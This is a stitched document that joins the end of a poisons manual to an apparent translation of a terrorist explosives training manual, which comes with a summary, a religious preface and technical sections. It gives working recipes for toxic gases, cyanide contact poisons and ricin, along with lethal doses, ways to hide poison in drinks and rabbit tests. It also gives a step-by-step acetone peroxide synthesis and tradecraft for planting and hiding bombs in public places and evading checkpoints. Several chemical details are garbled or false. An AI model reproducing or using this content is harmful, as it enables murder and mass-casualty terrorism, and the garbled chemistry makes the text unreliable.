5g Sodium Sulphide (Na_2S) + Suplhuric acid (H_2SO_4) $\rightarrow$ $Na_2SO_4 + H_2S$

NB.: Good quality Na_2S should have a strong smell.

Notes: This gas is better than HCN because H_2S destroys the breathing system rather than simply stopping it. Death in 30 seconds.

5.2 Chlorine

Chemical Formula: Cl
Odour: Choking, strong odour.
Preparation:

Potassium Chlorate + Hydrochloric Acid $\rightarrow$ KCl + H_2O + $3Cl_2$

$KClO_3$	HCl
2g	10g

Notes: Instead of $KClO_3$, Calcium Hypochlorite tablets can be used- these are commonly known as HTH tablets and are used to clean swimming pools.

5.3 Hydrogen Cyanide Gas

Chemical Formula: HCN
Odour: Bitter Almonds
Preparation:

2g KCN (or NaCN) + 5ml H_2SO_4 (Conc.) $\rightarrow$ HCN + K_2SO_4

Notes:

1. Gas- mask against HCN should have a silver oxide filter.
2. Antidote: Immediate injection of Amyl Nitrate.
3. Death in 30-50 seconds.

5.4 Fusogen (Nerve Gas)

It can be obtained by heating CCl4 with any metal.

5.5 Nitrous Oxide: N2O (Laughing gas)

Can be obtained by heating Ammonium Nitrate (a well known fertiliser and explosive compound) between 250º-260º. In a closed room, your victims will laugh to death.

5.6 Carbon Monoxide

Formed with most combustions and especially dangerous in confined spaces.

5.7 On Using Gases

Two bottles each containing one of the reactants, are strapped together and flung at the target area:



Figure 6: Using gases

6. POISONOUS/ USEFUL DRUGS

All drugs are 'poisonous' if the required dose is exceeded. (For instance, 2.5 grams of Paracetamol is lethal) . The ones listed below are lethal in quite small doses.

1. Morphine: Lethal dose: 0.25g.

2. Barbiturates: Lethal when recommended dose is exceeded and alcohol is taken within the next two hours.

3. ' Sodium Pentothal' : an information eliciting drug.

4. Atrophine - A ' supertoxic drug' - lethal dose < 0.1g.

5. Heroin - A ' supertoxic drug' - lethal dose < 0.1g.

6. Digitoxin - A ' supertoxic drug' - lethal dose < 0.1g.

7. Strychime - A ' supertoxic drug' - lethal dose < 0.1g.

7. ANAESTHESIA

7.1 Chloroform

Chemical Name: CHCl3
Appearance: Colourless liquid melting point 61ºC
Availability: Medical labs, Industry (Pure and commercial form both)

7.1.1 Properties:

1. Evaporates very quickly.
2. Dangerous because there is a very small difference between the lethal and the sleeping dose.
3. Chloroform reacts with oxygen to form fusogen which is a poisonous gas.

7.1.2 Preparation

Methane	Chlorine
Ratio 1:	3


7.1.3 Test Results

1. 2ml given orally to a rabbit. Died in 1/2 minute. Note: CHCl3 used was pure.
2. 1ml given orally to a rabbit. It slept for 1 1/2 hours after which he was OK.

7.1.4 Notes:

1. Chloroform causes general loss of strength and low body temperature.
2. There is a hypothesis that if poison is used on a person after chloroform, more poison than usual will have to be used.

7.2 Di-phenyl ether



(Maybe ' diethyl ether' is the name ?)
Chemical name: CH2=CH-O-CH=CH2
Appearance:
Effect: One sniff causes instant sleep.
Availability: Medical Laboratory.

7.3 Halothane

Effect: A very small quantity is stronger than cholorform and is not poisonous.

7.4 Methoxythurane

Chemical Formula:

Appearance:
Notes: Very modern anaesthesia. Non-toxic.

8. M.Ahter poisons

8.1 Cyandies

8.1.1 Properties

1. Transparent colourless crystals.
2. Tastes like normal bitter almond in solution form. The gas which comes out has the same smell. The gas is as dangerous as liquid cyanide and it stops functioning the nervous system immediately. It kill human being in less than 30 seconds. Nowadays, Americans are using it in gas chambers for very fast killing. It gives a pain of internal suffocation.
3. Dissolve in water.
4. Very quick and powerful poison.

5. 3 types of cyanides.
6. It cannot be traced by the victim's blood, or heart. Possible traced by smell of victim.?

8.1.2 Antidote

If a person takes it by mistake, he should immediately take large amount of warm salty water and vomit. This must be repeated for several times.

8.1.3 Usage

Sudden Death. 0.075gm will kill in 30 seconds.
Slow Death
Give drop of sudden death solution every day until all of 0.075gm is used. The affected person will suffer from headache, stomach ache, dizziness, trembling.

8.2 Analene ($C_6H_5NH_2$)

8.2.1 Properties

Analene ($C_6H_5NH_2$) is used in colouring clothes.

1. It's taste is lemon like.
2. It affects stomach and blood.
3. It can be injected.
4. It reacts with Oxygen present in blood. Destroys muscles and the person affected will die with pain.
5. It is available from chemical stores.
6. It's lethal dose is 1-2ml for 1 person. Killing time is within 12 hours.
7. If you want to kill him in 2-3 hours then dosage should be 2-3ml. The victim will be in a drunken state.

Note: We can use it in squash and lemon water.

8.3 Touching Poisons

8.3.1 Important Note

Those poisons which dissolve in water can be act as a touching poison and it does the same as it is given by mouth or injection.

1. Dimethyl Sulph Oxide (C_2H_6SO) + Potassium Cynaide (KCN).
2. Olive oil + Potassium Cynaide (KCN)
3. Nivea cream + Potassium Cynaide (KCN)

Any poison which can be dissolved in DMSO, olive oil or Nivea cream, can become a touching poison, and it will kill the man in the same time as by injection.

8.3.2 Preparation

Take 10ml of Dimethyl Sulph Oxide (C_2H_6SO) and add 2gms of Potassium Cynaide (KCN) in it stir well to dissolve it well until the touching poison is ready to kill the victim.

8.3.3 Availability of materials


Dimethyl Sulph Oxide (C_2H_6SO) is used for horse massage before racing. It is available from chemical shops and horse racing vetinary shop. Potassium Cynaide (KCN) is used for making steel touch and black. Check your chemist for availability.

8.3.4 Practical

We took 2 rabbits, cleared the back of their neck from hairs. 1 rabbit needs 2 drops of mixture of Dimethyl Sulph Oxide (C_2H_6SO) + Potassium Cynaide (KCN) and start counting the time. After 26 minutes that rabbit fell down and started crying. After few minutes the rabbit died. On the other rabbit we massaged with stirring rod for 2-3 drops.

8.4 Hydrogen Sulphide (H_2S) gas

It is also poison gas.



8.4.1 Substance

Sodium Sulphide (NaS)	Sulphuric Acid (H_2SO_4)
2gm	5ml

8.4.2 Preparation

1. Put 2gm of Sodium Sulphide ($NaSO_4$) in a test tube according to the picture.
2. Also put 5ml of Sulphuric Acid (H_2SO_4) in the test tube.
3. When Sulphuric Acid (H_2SO_4) reacts with NaS??, it produce the Hydrogen Sulphide (H_2S) gas. It is very dangerous. It can kill a person only in 30 seconds.

Figure 7: Sodium Sulphide (NaS) gas -done

8.5 Cobalt Chloride ($COCl_2$)

1. It is red colour crystals.
2. Dissolving very good in water.
3. When you make concentrated solution take 1ml and put it in some juice of red colour. When someone takes this juice glass, after 15 minutes, he will be like a drunk and very lazy. Between 2-3 hours he will die.

If want to save him it is impossible because this poison go to all blood.

8.5.1 Preparation

CO + 2HCL ====== Cobalt Chloride ($COCl_2$) + H_2
Cobalt (CO) Hydrochloric Acid (HCl)
57gm 36gm

Dissolve Cobalt (CO) in Hydrochloric Acid (HCl) after reaction that heat it. Red crystals will form.

8.6 Alcolite Poison

This poison will be prepared with the cuternales of the potatoes.

8.6.1 Procedure

1. Take the cuternale of the potato, grind it in the grinder.
2. Put them in beaker then cover it with Iso Propyl Alcohol.
3. Now core the beaker with Aluminium (Al) paper very tightly.
4. Heat it on a quiet slow flame.
5. Do not allow to boil. If start boiling take it away from the fire or heat because it can catch fire.
6. This boiling will continue for 1 hour.
7. If Iso Propyl Alcohol becomes less than add more.
8. After 1 hour the poison is ready but dissolved in the Iso Propyl Alcohol, now filtrate it.
   Note: Take this liquid and give 2ml to rabbit it will die in 9 minutes. If it is 1ml, then the rabbit will die after 1 hour.
9. If you allow Iso Propyl Alcohol to evaporate, an oil of poison will be left in brown colour.
10. The lethal dose of 0.06gm of this poison is sufficient to kill man within 1 hour. This poison can be given into any juice.

8.7 Caster Beans (Ricin) Poison

8.7.1 Preparation

1. Take Caster Beans crush it well without cover.
2. Then take 5gm of beans and put 20gm of Acetone (C_3H_6O) into jar.
3. Mix well and seal it for 72 hours.
4. After 72 hours filter it.
5. The residual on filter paper shall be put into jar and put 20gm of Acetone (C_3H_6O) in it and sealed them for 72 hours again.
6. Then after 72 hours again filter it, now the residual left over filter paper will be the poison of about 1gm and the Acetone (C_3H_6O) is also full of poison.

8.7.2 Properties

1. It will be white crystals.
2. It will kill after 36 hours.
3. It beginning to be effective after 12 hours.
4. The dosage for me to kill is 0.035gm.

Islamic Terrorist Explosive Manual Translation

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Summary

This technical document covers a number of important subjects related to chemistry and explosives. It is translated **as is** without verification of the content, the scientific formulas, illustration, and figures. There are a few errors in the original document and the translation reflects the integrity of the original document in spite of the errors. It does not reflect the opinion of the translator.

Most of the information has multi purpose use including explosives preparation, civilian usage of explosives, instructions, ambush, implanting bombs, making different kinds of bombs, modifying present explosive packages, mixing household chemicals to make bombs, etc. The authors appeared to be very knowledgeable of the subject matter. They have extensive knowledge of chemistry and explosives. They could be chemists, pharmacists, chemical lab technicians, chemistry teachers, researchers, or militants in the army. It is apparent that they have a college degree and have knowledge of English and computer. Their names are mentioned several times in these multiple documents. The names are Abu Mos'sallam, Abu Saqr, Ibn Al Islam, Zain Al Abdedeen, Abu Hamza, Keka, Mobile, and other aliases.

The file is a combination of several documents related to the same field, and written or extracted from several sources. The major concept is to teach average people how to make bombs and how to use them against different targets. It is mostly written for the militant people in Palestine to target the Israeli army and settlers. It has several sections that discuss from the basics of explosives to the advancement of urea nitrate, RDX, C4, etc. The last 2 portions of this file contain Q&A and several mixtures (blends) on how to make quick bombs.

Some of the major headlines are:

- Rules of dealing with explosives
- General rules when working with detonators
- Safety rules in transporting detonators and explosives
- The safety rules for transporting and planting an explosive charge
- Some basic definitions related to explosives studies
- External factors that cause to blast the material:
- Results of combustion
- Characteristics of shockwave
- Factors that affect the capabilities of explosives
- Explosives classifications
- Preparing Acetone Peroxide (White Snow)
- Different mixtures (blends)
- Suggested ways and styles to hide (conceal) packages
- Observations that must be considered when hiding explosive packages
- Operation inside buses and bus stops.
- Operations in public places, restaurants, public administrations, etc.
- Using booby-trapped car (car bomb) in execution (Remote control and timing)
- Suitable targets for car bombs

- How to increase the effect of package
- Adding materials to maximize the effectiveness of a package.
- Analyzing an explosive package
- Some collected instructions regarding explosive packages
- Testing Bombs
- Complete training session in explosive
- Explosives used for civilian purposes
- Some explosive materials and their Speed of explosion
- Explosion process
- Materials considered as explosives
- Needed materials to make explosives
- Explosive preparation
- Fundamentals of explosive science
- The effect of explosions. Explosive classification and characteristics
- Knowing the explosives
- Manufacturing explosives
- Making different kinds of gunpowder
- Making activators
- www.totse.com
- rec.pyro
- Continuation of making activators
- Making TNT and Nitroglycerine
- Making detonators
- How to make flammable bombs
- Making directed bombs
- Questions from the audience about explosives and chemicals
- Preparing mercury fulminate for detonators
- Preparing the ammonium nitrate from the nitric acid and ammonia
- Making Acetone Peroxide
- (Um Al Abed) or (White Snow)
- New way to prepare the Urea explosive
- A process to double the urea power
- How to filter the Hydrogen Peroxide
- http://webhome.idirect.com/~earlapcp/Reports/Stills_199x.html
- Astrolite explosive
- Nitro Urea explosive (More powerful that TNT)
- How to make the Black Gunpowder
- Making explosives from A to Z (tested)
- Cords (slow and fast)
- Making detonators

UNCLASSIFIED//FOR OFFICIAL USE ONLY

In the name of Allah, Most Gracious, Most Merciful
Peace and prayers to the Prophet Mohammad (Peace Be Upon Him), and peace in front of the Mujahideen, and the saved combatant tribe.

Islamic greetings
Asking God for His blessing and forgiveness

These are the collection of training sessions in the fields of explosives and electronics. I am wishing from God to be used in his blessing, and not to be used for whatever might upset Him. The training sessions were collected from different forums (training gathering) [mostly from the Al Qassam hero forum].

Five training sessions in series:

1. Mujahid 2004 (the word of a truth, he is the first person who initiated these completed training sessions, and was the best among the brothers who put efforts, and was very patient. God protect him. I ask the Almighty for his return to us in peace and as a winner.
Then we have the remaining of other dignified brothers, may God bless and protect them from all evils:
2. Abu Mos'sallam
3. Zain Al Abededeen
4. Various common questions.
5. Ibn Al Islam.

In God's willing there is a room for improvements in the reorganization, arrangement, and making a complete index. I ask my brothers to address only the common questions. I have not included their names and I hope they participate in the dialog. God likes the unknown believer.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Page 2 of 156

There is a chance for translating other training sessions. Regarding English, there is Abdul Aziz session (an important training session, and most of its materials are translated from the trainings, and questions of our valuable brothers). Then, there is a TERROR book, which is a complete book that discusses simple explosives, and ends with discussing rockets' fuels. There are also some good French files available. Ask the brothers not to deal with distrusted sources of explosive files.
6. You will find a complete file on electronics (75 pages) of advanced information, and I assure you that you will never find it (TC: the information) in any other place. God bless the person who prepared and provided it. It contains files of electronics of everything you can imagine, and most of the vital issues like the timing circuit by using a CASIO watch (18 pages), and how to detonate a bomb by using the mobile phone, or wireless devices, in addition to other issues at the same level of importance. I hope from God that you understand the subjects.
As a matter of fact, we need about four training sessions in order to understand everything in this file. In God's willing, there will be more of that in the future in term of explanation, simplification, and other new issues.

Then wait for the other important and vital training sessions. In God's willing, this will be advancement, and we ask God for success.

Last say: if you know of a way of improvement, don't keep it away from your brothers, and know that whoever is not sharing his knowledge, God will burn him in the hereafter. God bless our brothers who wrote these training sessions, and gather us with them in heaven with other pure Imams.

Finally, I would like to address an important issue, and to be reminded by it all the times. (TC: discussing religious issues of the Imam Al Bukhari, and naming some of his chapters).
In the briefing of "AL Ja'ama' Al Saheeh" which is only included in the prophetic traditions "Hadiths",
Imam Bukhari divided the Jihad section of the book that is divided into the effect of weakness from reaching the prophet (PBUH), and correctness of it on one of the followers.

Page 3 of 156

"You struggle with your works (efforts), the first step, which is the most important one to any Moslem, is the one faith, and has no boundaries. For this reason my brother, be honest and sincere while working for God, then prepare whatever you can provide, and count on God who will never die. Many works grew tremendously by intention. Intention is the commerce of scholars. Take care of your money and time. As mentioned in the Riqqaq book of Imam Al Bukhari "two blessings are not appreciated by many people, the health, and the leisure time"
(Note: out of the subject, most of the Riqqaq book of Al Bukhari is narrated by Moslem except for 17 Hadiths (TC: prophetic traditions).

Have a good intention with the other brothers, and remember the Hadith of Moslem "oppression is the darkness of the hereafter…", and I ask you to be ethical and patient. Every time A'ysha (TC: Prophet Mohamed's wife) was asked about him, she said: his ethics was the Quran. I swear that I love to be with my brothers in Palestine, or any jihad area, and that is more loveable to me from this place. I approach God and stay away from tyrants, their collaborators, and other Moslem leaders according to their distance from the Sunni and group people.

I say Good-bye, and ask for your blessings.

Rules of Dealing with Explosives

First: Rules of Dealing with Explosives

1. The first mistake (error) is the last one.
2. Explosives don't respect ranks.
3. Deal with them cautiously, with confidence, and without fear.
4. It is prohibited to deal with or to pass onto others any incomplete information.
5. It must be treated gently like a human being.
6. It must be treated every time like it is the first time.
7. It is important to use the lowest possible number of people when working with explosives.
8. It should not be exposed to heat, moisture, pressure, or banging.
9. Don't work with any unknown material or object.
10. Be careful when working with it, in the same way when dealing with poisons, because it is poisonous.
11. Smoking is totally prohibited when working with explosives. "A good Moslem doesn't smoke".
12. Don't burn the dynamite covers, or expose them to banging, because they are rich in explosive substances.
13. Must have an extra caution, and must be careful about the sensitive materials.
14. It is prohibited to work with explosives during the mental disorder.

Second: General Rules when Working with Detonators

1. It is prohibited to carry the detonators on the body "leaning positions".
2. Don't carry the detonator by its third bottom.
3. It is completely prohibited to store detonators with explosive materials.
4. It is important to pay attention to the detonators that show small white or green spots on them, because they are very sensitive, or totally damaged.
5. It is important to pay attention to the detonators subjected to banging, or appear to be scratched.
6. Detonators should not be exposed to banging, heat, pressure, or moisture.
7. Don't ever pull or tighten up the detonators' wires.
8. Applying a duct tape to them should insulate the detonators electrical wires.
9. Don't insert a nail or any object inside the detonator through its special cord.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

10. Be careful when pressuring the detonators by teeth, by knife, or any other tools.

Third: Safety Rules in Transporting Detonators and Explosives

1. It is prohibited having explosives and detonators together during transportation or storage.
2. Detonators have to be disconnected from batteries or any other sources of power during transportation.
3. Tie up the shipped materials very carefully in their place to avoid shaking and movement during transportation.

Fourth: The Safety Rules for Transporting and Planting an Explosive Charge

1. Survey and study the area needed to implant the explosive in it. Select the suitable time and date for execution.
2. Select the place and time to implant the explosives very carefully.
3. Select the container to place explosives in it according to implant location and environment.
4. Have a mental image of execution for implant in the same place to discover if there are any mistakes, and to avoid those mistakes in the real execution.
5. Check the roads leading to the location, and choose the safest roads.
6. Get assistance by using animals and by walking to avoid the check points, and it is useful to use the side roads to avoid checkpoints used by the workers.
7. Instructions and recommendations regarding the explosives must be written on a piece of paper as steps by numbers, and not by words. They must be memorized and abide by them.
8. Explosives have to be fastened inside the container (package) by using corks or sponge to protect the entire assembly of a charge.
9. Place the explosive charge in a safe place inside the transportation (place it in a less heat exposure or impacts, hard to discover, and easy to get ride of in case of emergencies).
10. Select the proper timing to transport the explosive charge, and stay away of suspicious times (like late night hours, or during security alert of the enemy).
11. Select a suitable transportation, and stay away from suspicious and burned cars, which are subject for chase by the enemy.
12. Check the vehicle for all mechanical, safety, and security factors.
13. Use the lowest possible number of people to transfer and implant the explosives' package.
14. Check out the road and the place of implantation moments before executing the operation to avoid any surprises.

15. Use a cover to transport and implant the explosives package. Choose suitable clothes that match with the transportation, and the container that carries the explosives.
16. Use disguise items during execution (wig, eyeglasses, etc.)
17. Choose a back up road for going and withdrawing.
18. Have a contingency plan for emergencies.
19. Executioner has to be calm and poised.
20. It is preferred of the deliveryman not be burned or wanted.
21. You must follow the rules of resisting criminal work (don't leave traces, tools, or anything that leads to the executioner's identity, and specially the fingerprints).
22. The explosive has to be camouflaged very carefully.
23. Don't move the explosive package, and don't get too close to it after removing the safety pin.
24. The transporting vehicle must be parked away from the explosive package to avoid linking them to each other.

Because of the danger, I want to warn you about storing explosives at home, and what could cause in term of humanitarian and economical damages.
For those innovative brothers who did very well in the jihad work, and making explosives to continue in their innovation, and to find the suitable way to store explosives away from homes and occupied areas, especially we are approaching the summer, and the heat temperature is getting high, in addition to the general hot weather of this season.

When storing explosives, you must consider its degree of danger, ability for self-ignition, and the level effect of the weather environment (temperature and moisture), and to store each group of the following groups in separate storage as follows:

A. Highly sensitive materials like Mercury Fulminate, Lead Azide, Lead Styphanate, Tetrazene, and whatever these materials used in making detonators (explosive capsules).

B. Nitro Glycerin materials like Gijanite, Gelatinized Dynamite, and Nitroglycerine Dynamite.

C. Highly explosive materials like TNT, Haxogell, Amatol, Tetryl, Pyrogell, ANFO, and Detonation Cord.

D. Pyrotechnics materials like flammable material, and smoke initiator, as well as black powder.

Also you can't store any explosive material with detonators and capsules, or even hand grenades. Detonators have to be removed when stored. Any metal work should be avoided when dealing with explosives to avoid having any sparks that might lead to blasting the explosive materials.

Finally, I hope this subject to be taken into account for its danger, and let us learn the mistakes of others.

God bless you.

The End'''

Explosives

Explosives: are chemical materials and physical mixtures (blends) that have the ability to transform from its current phase into a gas phase by an outside stimulus (impact, bang, pressure, temperature, reaction, explosive wave), and produce pressure and heat.

Some Basic Definitions Related to Explosives Studies:

Combustion: It is an operation of converting the materials from its current phase into a gas phase by the effect of outside factor, and causes a high pressure and temperature in addition to a loud sound called the blast (combustion) echo. This transfer is caused through a strong and quick reaction in the material particles.

External Factors that Cause to Blast the Material:


1. **Temperature**
   There are some explosive materials that explode by heat. The amount of heat needed for the material to blast is different according to the material itself and its chemicals components (chemical stabilization). The heat can come as a result of (fire, friction, or chemical reaction).
2. **Shockwave**
   This affects all explosive materials with a little difference between the sensitivity of materials of shockwaves, which is also associated with the kind of materials, and its purity.
3. **Heat Impact**
   It is a heating process of the materials, then cooled suddenly, and vice versa. Each material has a specific degree for the heat impact.
4. **Impact**
   (The material impacts another object, or the material is hit by another body), and this includes all materials with the condition to fell on the material one time only, with a little difference in the strength of impact, which is needed by every material.

Results of Combustion

1. High temperature.
2. High pressure.
3. Big vacuum (extracting air).
4. Sucking (return of air)


Combustion velocity: it is the speed that transforms the explosive material and measured by meter/second.
Destruction ability: it is the ability of the material to destroy and damage other objects. It is measured proportionally to the TNT ability, and from the speed of transforming the major element in its destruction strength, where the higher the speed means more destruction force.

Page 9 of 156



The material produces an amount of gas estimated in 10,000 to 15,000 double the size of the explosive material before blasting. For example: if we blast $1m^3$ of explosives, it will produce approximately 15000 cubic meters of gases in a speed of 8000 m/s, where the pressure is estimated by 108.5 ton/cm^2.


The scientific explanation of combustion: is the conversion of a latent (stagnant) energy in the material through a partial second into a kinetic (moving) energy. The reason that makes us notices the latent energy in explosives, and not to notice it in Benzene despite the power of benzene is 8 times more than TNT. It is the ability of explosive material to be released in a second, while it is released gradually in benzene.




Blasting (combustion) wave (shockwave): it is a form of diffusion of gases associated with the blasting process, and has a form of circular waves. The shockwave has two phases:

1. Positive phase: It is the strongest and the result of pressure generated from explosion.
2. Negative phase: It is generated as a result of atmospheric pressure and after the completion of the positive phase. The strength and speed of the negative phase is estimated by 1/3 of the strength and speed of positive phase.


Notice:
It is possible to put flour or aluminum powder where particles of the air are pushed which increases the power of negative phase, and this has a great effect in destroying buildings and establishments, and by using fewer amounts of explosives.



UNCLASSIFIED//FOR OFFICIAL USE ONLY



Characteristics of Shockwave:



1. It exits in the shape of waves similar to the waves seen when you drop some object on stagnant water.
2. It exits in a perpendicular shape with the surface of explosive charge. When we explode a cubical package in the air and far away from ground or walls, the wave diffuses in six directions, and reaches the same distance as seen in figure (1). If we blast in similar conditions a package of an octagon shape, we notice the wave diffuses in eight directions, and it is perpendicular to the surface as shown in the figure (2)


3. It has a proportional correlation with the dimensions of charge. The thicker the charge, the more blast power, and farther range will have as shown in Figure (3)

3. It has the infection specialty where it might blast another package that is attached to the original package, even if it does not have a detonator.
4. It has the capability of collection and formation.
5. It reflects when impacting strong objects. Look at figure 5 where the arrows illustrate the reflected wave because of the presence of wall.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

6. Diminishing the power until disappearance by distancing the shockwave from the center of explosion.

Scope (level) of Damage: It is the distance where the material is capable of destroying the objects completely, and this distance starts from the center of charge to the level that the shockwave is incapable of causing a complete destruction.



Safety Range: It is the distance that has no effect of shockwave.

<u>There are factors that affect the capabilities of explosives:</u>

1. Kind of material.
2. Quantity.
3. Homogeneity.
4. Sturdiness.
5. Shape.
6. Collection.
7. Surrounding.
8. Benefit of the other assisting factors (shrapnel, benzene, gas, etc.)

Stages of shockwave by its effect:

1. Complete destruction.
2. Extraction.
3. Launching and pushing.
4. Disappearance.

Explosives Classifications

First: According to its presence in nature

1. Solid: could be in the form of granulated materials like RDX, black powder, and compressed molds.
2. Dough shape: like gillnet, C3, and C4.
3. Liquid like nitroglycerine.

Second: according to its speed

Slow explosion:

The conversion of this material by combustion is normal in the air and blasts in case of pressure of ignition of large amount of it. The speed of conversion does not exceed 500 m/s. Some of the slow explosive examples are:

A. Powder used for pushing the shell loads and to spread ignition to the cords.
B. Cordite present in RPG pushing (propellant) charge (RPG and Katyusha)
C. Alistool, which is used to load the mortar shells.

Fast Conversion:

They are the materials and mixtures (blends) that convert from a normal phase into a gas phase very quickly to reach 8500 m/s, and these materials are divided into three sections according to their sensitivity.

a. Sensitive materials: These materials have no chemical stability, and are very sensitive to any outside factor (banging, pressure, temperature, etc), and used as an initiator for explosion in detonators, and in round capsules. Some of these materials are used as an essential material in making sensitive explosive materials like:
    1. **Mercury Fulminate [HG $(CNO)_2$].** The Fulminate was discovered randomly in 1799. It is a mixture (blend) of mercury, nitric acid, and alcohol. It is a yellow sharp granulates, poisonous, and is not soluble in water. If soaked in water (30%), its sensitivity will diminish. Its speed of explosion is 5000 m/s. It reacts with aluminum to make a non-explosive material. Therefore, it is used with the copper, glass, or plastic detonator cover. It is sensitive towards temperature, banging, and friction.
    2. **Lead Azide [Pb $(n_3)_2$]**

UNCLASSIFIED//FOR OFFICIAL USE ONLY

It is a white powder and is not soluble in water. Its sensitivity increases with the increase of granulates size. It doesn't get affected with moisture and able to be ignited even if it has 50% water. If exposed to light (ultra violet ray) for long time, this leads to explosion.

3. **Silver Fulminate**: used round capsules and sensitive against banging (hitting).
4. **Nitro Glycerin:** it is a liquid oily material that has yellowish color, shake sensitive and might explode while shaking. It is transported after freezing and starts to freeze at 8 degrees Celsius. It is an essential material in making dynamite and gillnet.

b. **Semi Sensitive Materials:** they are materials that have some kind of chemical stability but sensitive toward the shockwave. They are very quick explosive materials. They are used as charges' booster (to amplify the wave) mediating among the sensitive and non-sensitive materials. They are used as essential materials in making some explosives, and used also as a charge booster in detonators and mines' capsules. They are used as an essential material in detonating cords. They are used as essential charges in the sea mines, and some extra-exploded bombs. Some examples of these materials:

1. **Tetryl –** has a speed of 7700 m/sec, and used in making detonators.
2. **R.D.X**-has a speed of 800 m/sec, capacity (1.6). Semi sensitive, and used in military rockets and shells' booster charges.
3. **PETN**-has a speed of 8400 m/sec, and used in making detonators and mines.

Notice
Semi-sensitive materials dissolve in (acetone, benzene, and don't get affect by moisture)

Non-sensitive materials

They are explosive materials that have chemical stability, and only affected by a sufficient blast wave to detonate them. They are safe to work with. They are affected by outside factors like (banging, temperature, and friction). They are used as essential materials in bombs, warheads, blast packages, and mines.
Some of the examples:

First: C3, C4, C5

A. C3: It is like a paste (dough), and composed of RDX and oils.
   1. Has a yellow color.
   2. Lights up like a gas.
   3. Its blasting power is 1.34 of TNT.
   4. Speed = 7800 m/sec
   5. It is used to cut iron, and with explosive charges booster for detonation. It is called plastic explosives, and used in explosive packages against machineries and personnel.

B. C4: soft and easy to form. It is composed of RDX and oils similar to the oils in C3, but the RDX percentage is higher than C3. It has a white color and ignites like a gas.
Speed = 7800 m/sec.
Blasting power = 1.34 of TNT
Used in cutting iron, explosive charges support, and explosive packages.


C. C5: has a green color, which has the form of strips, and it is the same as (C3 and C4).

Second: TNT and its Characteristics

It is the most popular explosives, and considered a measurement unit to other explosives.

1. It has a yellow brownish color (element of the white color, and becomes yellow when exposed to sun, and brown if exposed to more sun).
2. It exists in a form of hard molds (1/2 pound), 200 grams, or 400 grams, or (?????)
3. Blasting power: blasting speed 6900 m/sec.
4. Poisonous (Toxics) and causes jaundice.
5. Ignites like a wax and gives off black poisonous smoke.

6. If the amount is 200 KG and gets ignited (it might cause possible explosion).
7. It is dissolved within (18-82) degrees Celsius.
8. It is packaged in the form of pounds (American packaging), and each pound is (454 grams). Russian packaging is in a form of a 200 grams type.
9. It comes from Toluene material (one of the petroleum products).



Third: Dynamite:

1. It has the color of brown, yellow, or crystal white.
2. Speed 2000-5000 m/sec.
3. Power (45%-80%) of TNT according to its mixture (blend) with sawdust, and must be kept in (15-20) degrees Celsius environment.
4. It is made from nitroglycerine materials, sawdust, and plastic materials.

The Effects of Damaged Dynamite

1. Color changes to dark blue.
2. Colorless granulates appear similar to the salt granulates that appear on dynamite sticks.
3. Nitroglycerine material is settled.
4. Oily spots appear on the dynamite papers (foils).

The next page shows the graphical listing of explosives listed similar to an organizational chart.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Preparing Acetone Peroxide (White Snow)

First: Needed Materials

1. Sulfuric Acid H_2SO_4
2. H_2O_2 Oxygen water (used for disinfecting and hair coloring)
3. Acetone is used as a nail polish remover.
4. Ice and water.

Second: the percentage of used materials (in volume and not weight)

1 of oxygen water to **1** of Acetone, and add 1.25 of Acid to 5% of the total mix. We start with a little amount to see the reaction.

1. Before preparing the large amounts, we must prepare a small sample (25-50 mixed milliliters) of the available materials by following the same following steps:
2. Mix an amount of acetone with the same amount of oxygen water in a container, and stir very good (it is not important which one is added first)
3. The resulted mixture container is placed in a larger container that has ice where you keep the temperature under 15^o Celsius, which is better, and should not exceeds 60^o Celsius. In the event of a mistake that increases the temperature, cold water can be added to the mixture (blend), or cover the container with a wet blanket when the temperature increases to a boiling level. Add alcohol to stop the reaction, but it will not affect the results.

Notice: Since the internal container is light, it needs to be fastened, and to ensure it is stable inside the bigger container (to avoid flipping inside) by using a robe or a stone. The mixture (blend) weight will drop ¼ after depositing the material, and melting the snow.

4. Add gradually in the beginning 1.25% of the total mixture (blend) sulfuric acid with stirring and monitoring the thermometer where it should keep the temperature at 15 degrees Celsius. If the temperature rises, we can wait a little, and then stir until it gets colder, and so on. When adding the acid, it must be considered to add the drops gradually, and to keep the face away from the container. It is preferred to have a glass cover to avoid the danger of acid when highly concentrated. (When preparing large amounts, the acid has to be added **within 15-25 minutes**).

Notice: It is possible to increase the concentration of the acid by boiling it. Half of the amount is vaporized in the air. If the concentration is very high, and causes splash when added to the mixture (blend), we work on diluting the concentration by pouring the acid into the water (NOT THE OPPOSITE), with a percentage of 1 of acid to 1 of water, and stir during the testing of a small sample.

5. Leave the new mixture (blend) 9-12 hours until a white material that looks like snow deposits (above the Acetone Peroxide).
6. We filter the deposit from water through filtering the water above the container, and pouring the deposit over the filtering paper, or cotton clothe when making large quantities, until the deposit is completely filtered, and then we wash it in cold water more than one time until the acid taste is completely gone from water. (We know that by using a sunflower (litmus) paper, or by putting a drop on a finger, and then placing that on tongue after washing the deposit at least three times until the taste of acid is gone).
7. We dry the deposit through displaying it away from the direct sunlight, and to be flipped before it completely dries, and then making small hard chunks to ease working with it until it dries totally. (The material in this case is very sensitive to ignition as well as banging, and this is before dryness).

Fourth: Storage
If we wish to store it, it should not be displayed, and we keep a blanket above it after washing the collected deposit, and then we tie it up and place it inside a plastic container filled with water, and firmly close it. In order to use it, we follow step# 7.
This makes the material ready for use after dryness. (Ready for blasting by any ignition, banging, or adding acid to it).

Fifth: Calculating the amount of deposit

To avoid making more or less of the needed amount, we do a simple calculation to determine the amount needed to extract the deposit (explosive materials). 100 milliliters of the mixture (blend) gives in its ideal condition 25-37 grams of explosive materials. In other word, it gives **¼ of the mixture (blend)**. The acid amount needed is 1%, 2.5%, to 5% of the mixture (blend) volume. This means for every 100 milliliters, we need 2.5 milliliters of acid. For example: [to start the reaction = heat (temperature) + bubbles then we stop]

//////////////The End//////////////////

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Different Mixtures (blends)

1. First one is composed of:
    a. 71% RDX
    b. 6% Zinco oil (Paint oil)
    c. 4% TNT
    d. 11% Dinitrotoluene
    e. 5% Nitro toluene
    f. 3% Tetryl

    Notice: color of the material is yellow to brown, and used as a major charge, which has a high combustion speed, 25% impact sensitivity, and doesn't react with non moistures metals.

2. Second one is composed of:
    a. 94% Ammonium Nitrate.
